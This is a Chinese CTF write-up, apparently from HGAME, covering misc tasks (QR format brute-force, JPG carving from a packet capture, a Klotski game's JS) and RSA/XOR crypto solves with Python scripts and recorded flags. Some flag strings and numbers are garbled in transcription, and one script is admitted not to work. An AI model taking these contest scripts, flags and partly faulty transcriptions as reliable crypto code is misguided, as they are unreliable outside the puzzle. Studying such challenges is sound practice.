
**Brute-force Format Info Pattern**  
Try all possibilities of Format Info Pattern when decoding

**Data Masking**  
Simulate data masking (XOR) with Mask pattern

**Padding Bits Recovery**  
Recover missing bits by placing terminator and padding bits

**Data Sequence Analysis (Experimental)**  
Analyze data sequence of QR code

hgame{drag0n\_1s\_d4nc1ng}



ek1ng\_want\_girlfriend

流量包里发现请求了一张图片

流追踪一下

hex显示

追踪jpg文件头尾 FF D8 FF FF D9

把图片截取出来

华容道

```
来源 大纲 搜索 [bundle:345de69ded0dc0026e83.js]
success | ★ Aa 🔍
要排除的文件
例如: **/node_modules/**,app.js
215 多结果 G
src/storage/v2/index.ts (1 match)
11 syncstatus: (syncstate === 'Success'
12   ? 'Success' : 'Failure');
13
14 handleMove: function handleMove(direction, position) {
15   var nextState = false;
16   switch (direction) {
17     case 1:
18       nextState = _core2.default.moveUp(this.state, position);
19     break;
20     case 2:
21       nextState = _core2.default.moveRight(this.state, position);
22     break;
23     case 3:
24       nextState = _core2.default.moveDown(this.state, position);
25     break;
26     case 4:
27       nextState = _core2.default.moveLeft(this.state, position);
28     break;
29   }
30   if (nextState) {
31     this.send('Success', this.steps);
32   }
33   if (nextState) {
34     this.stepCount++; // 增加步数计数
35     this.steps.push({ // 保存当前步数状态
36       position: position,
37       direction: direction
38     });
39   }
40   this.state = nextState;
41   if (this.success) {
42     this.$emit('Success', this.steps);
43     this.steps = [];
44   }
45 }
46
47
48
49 /* 8 */
50 /**(function(module, exports, __webpack_require__) {
51
52 "use strict";
53
54
55 Object.defineProperty(exports, "__esModule", {
56   value: true
57 });
58
59 /**
60 /**
61 /**
62 /**
63 //
```

# Crypto

backpack

这道题 $p=\text{random.getrandbits}(32)$

$\text{enc}=\text{bytes\_to\_long(flag)}^p$

随机数也不大

那就爆呗

`p=random.getrandbits(32), enc=bytes_to_long(flag)^p` 给我一个爆破p求解flag的脚本，我已经知道enc了

`p`是一个32位的随机整数

```
python
import random
from Crypto.Util.number import long_to_bytes

def bytes_to_long(bytes_val):
    return int.from_bytes(bytes_val, byteorder='big')

def decrypt(enc, p):
    # 异或
    possible_flag = enc ^ p
    return long_to_bytes(possible_flag)

def brute_force(enc):
    for p in range(2**32):
        flag = decrypt(enc, p)
        if all(32 <= b <= 126 for b in flag):
            print(f"Found p: {p}")
            print(f"Flag: {flag.decode()}")
            break

enc =
87111417256785349029747857011344936698879376017284464400756682491335008814816294
9968812541218339
brute_force(enc)
```

p: 2105344

hgame{M@ster\_0f ba3kpack\_m4nag3ment!}

## midRSA

这个题出的也有问题

本来你是给了我e, c, n, 和m=m0>>208;

然后还告诉了我填充方式padding

但是你这个题出的有问题呀， m0直接逆向一下回去就直接看到了

这没得做。。

The screenshot shows a terminal window titled 'a.py' with the following content:

```
root > 桌面 > a.py > ...
1 from Crypto.Util.number import long_to_bytes
2
3 # 给定的m值
4 m = 13292147408567087351580732082961640130543313742210409432471625281702327748963274496942276607
5
6 # 使用long_to_bytes将m转换回原始的字节串
7 flag = long_to_bytes(m)
8
9 print(flag)
10
```

Below the terminal, there is a navigation bar with tabs: 问题, 输出, 调试控制台, and 终端. The 终端 tab is currently selected. The terminal history shows the following commands:

- [root @ kali - ~] # /bin/python3 /root/桌面/a.py b7game{0ther\_cas\_0f\_c0pyp3smith}\x00\x00\x00\x00\x00\x00\x00\x00
- [root @ kali - ~] #
- [root @ kali - ~] # █

正儿八经小e攻击，广播攻击+部分信息泄露攻击就出来了

wp如下

```
import libnum
import gmpy2

n =
1208387784212528678087993026039728214252746824562617490290164722349348762666172
6634639990970574286245897057563766405918961361895688043007877489247925630120969
5323302787221508556481196281420676074116272495278097275927604857336484564777404
497914572606299810384987412594844071935546690819906920254004045391585427

c =
118961547254465282603128910126369011072248057317653811107466113480161373613830
1792146539576697712960143550859000659975574081807130392922757850441296751346892
1191689357367045286190040251695094706564443721393216185563727951256414649625597
950957960429709583109707961019498084511008637686004730015209939219983527

e = 3

m0_prefix =
1329214740856708735158073208296164013054331374221040943247162528170232774896327
4496942276607

prefix_str = b'hggame'
prefix_num = libnum.s2n(prefix_str)


m_high = m0_prefix << 208

for padding_len in range(64 - len(prefix_str)):

    m_guess = prefix_num << (padding_len * 8)
    m_guess |= m_high # 合并已知的高位部分
    c_guess = pow(m_guess, e, n)
    if c_guess == c:
        print("找到了 m:", m_guess)
        flag = libnum.n2s(m_guess)
        print("Flag:", flag)
        break
```

这样应该也能出，但我跑了半天也没跑出来就是了，可能需要一些时间，毕竟m低位208位的尝试也不是个小数目

### midRSA revenge



```
a.py
root > 桌面 > a.py > ...
1  from Crypto.Util.number import long_to_bytes
2
3  # 给定的 m 值
4  m = 9999900281003357773420310681169330823266532533803905637
5
6  # 使用 long_to_bytes 将 m 转换回原始的字节串
7  flag = long_to_bytes(m)
8
9  print(flag)
10

问题    输出    调试控制台    终端
● └─(root㉿ kali) - [ ~ ]
# /bin/python3 /root/桌面/a.py
b'hangame{c0ppr3smith_Ste'
○ └─#
```

得到前半截

小e指数攻击

```
from Crypto.Util.number import long_to_bytes
import gmpy2

# 已知条件
c =
45622131411586708863820720303449463624470661111162172357784872909606923006795813
26630186256614471315017586845026393832083328446819396981244591885718135271497722
92464139530736717619741704945926075632064072125361516435631121845753186559297993
35527077981805770297378339158985115911402931029655170145674869891423134483518791
75593054402695606133268932047481279992549021029196053703638895811367241640968795
73173870280806620454087466970358998654736755257023225078147018537101

# 尝试对c进行五次开方
m_root, exact = gmpy2.iroot(c, 5)

if exact:
    # 如果开方结果是精确的，则转换为bytes
    m_bytes = long_to_bytes(int(m_root))
    try:
        print("Flag:", m_bytes.decode())
    except UnicodeDecodeError as e:
        print("解码错误，可能不是有效的文本格式。")
else:
    print("五次开方结果不精确，可能无法直接恢复完整的m。")
```

babyRSA[没做出来]

先求e 根据模除性质 简化问题得

```
9751789326354522940=pow(e+114514,65537,14213355454944773291)
```

```
gift=pow(e+114514+p**k,0x10001,p)
```

```
gift=pow(e+114514,65537,p)
```

p是素数

费马小定理

如果 (p) 是一个素数, 且 (a) 是任何不被 (p) 整除的整数, 则下面的等式成立:

$$[a^{p-1} \equiv 1 \pmod{p}]$$

(gift)  $\wedge$  (p-1) 同余1 mod p=1

(gift)  $\wedge$  (p-1) mod p =1

$[(e+114514)^{65537}]^{(p-1)} \pmod{p}$  同余1mod p

$[(e+114514)^{65537}]^{(p-1)} \pmod{p} = 1$

嘶

好像求不出来

e=73561, 如果flag不以hgame开头, 那么e+=14213355454944773291, 继续循环, 直至得到hgame开头的flag

这样爆破行不行

The screenshot shows a terminal window with the following content:

```
a.py
root > 桌面 > a.py > ...
1 target = 9751789326354522940
2 modulus = 14213355454944773291
3 increment = 114514
4
5 # 遍历尝试不同的e值
6 for e in range(1000000000000): # 这里的遍历范围可以根据需要调整
7     if pow(e + increment, 65537, modulus) == target:
8         print(f"找到了正确的e: {e}")
9         break
10    else:
11        print("在当前遍历范围内没有找到满足条件的e。")
12

问题   输出   调试控制台   终端
/bin/python3 /root/桌面/a.py
● └─(root㉿kali)-[~]
# /bin/python3 /root/桌面/a.py
找到了正确的e: 73561
# └─(root㉿kali)-[~]
```

The screenshot shows a terminal window and a calculator application running in parallel.

**Terminal Output:**

```
root > 桌面 > a.py > ...
1 target = 9751789326354522940
2 modulus = 14213355454944773291
3 increment = 114514
4
5 # 遍历尝试不同的e值
6 for e in range(10000000000000): # 这里的遍历范围可以根据需要调整
7     if pow(e + increment, 65537, modulus) == target:
8         print(f"找到了正确的e: {e}")
9         break
10 else:
11     print("在当前遍历范围内没有找到满足条件的e")
12
```

**Calculator Application:**

计算器显示结果为 188,075. The calculator interface includes buttons for %, CE, C, and various mathematical operations like  $\sqrt{x}$ ,  $x^2$ ,  $\sqrt[3]{x}$ ,  $\frac{1}{x}$ ,  $\pi$ ,  $e$ , and trigonometric functions.

**Calculator Buttons:**

|            |       |               |               |
|------------|-------|---------------|---------------|
| %          | CE    | C             | ( $\Theta$ )  |
| $\sqrt{x}$ | $x^2$ | $\sqrt[3]{x}$ | $\frac{1}{x}$ |
| 7          | 8     | 9             | $\times$      |
| 4          | 5     | 6             | -             |
| 1          | 2     | 3             | +             |
| $\sqrt{-}$ | 0     | .             | =             |

脚本求出e后 验证一下算的对不对

验证是对的

但是我忘了一个问题

这样的 $e$ 有无数个

是 $e_0 + \text{modulus} * K$ 的集合

再算 $p^{**4}$

得知这些后根据一般RSA理论求解即可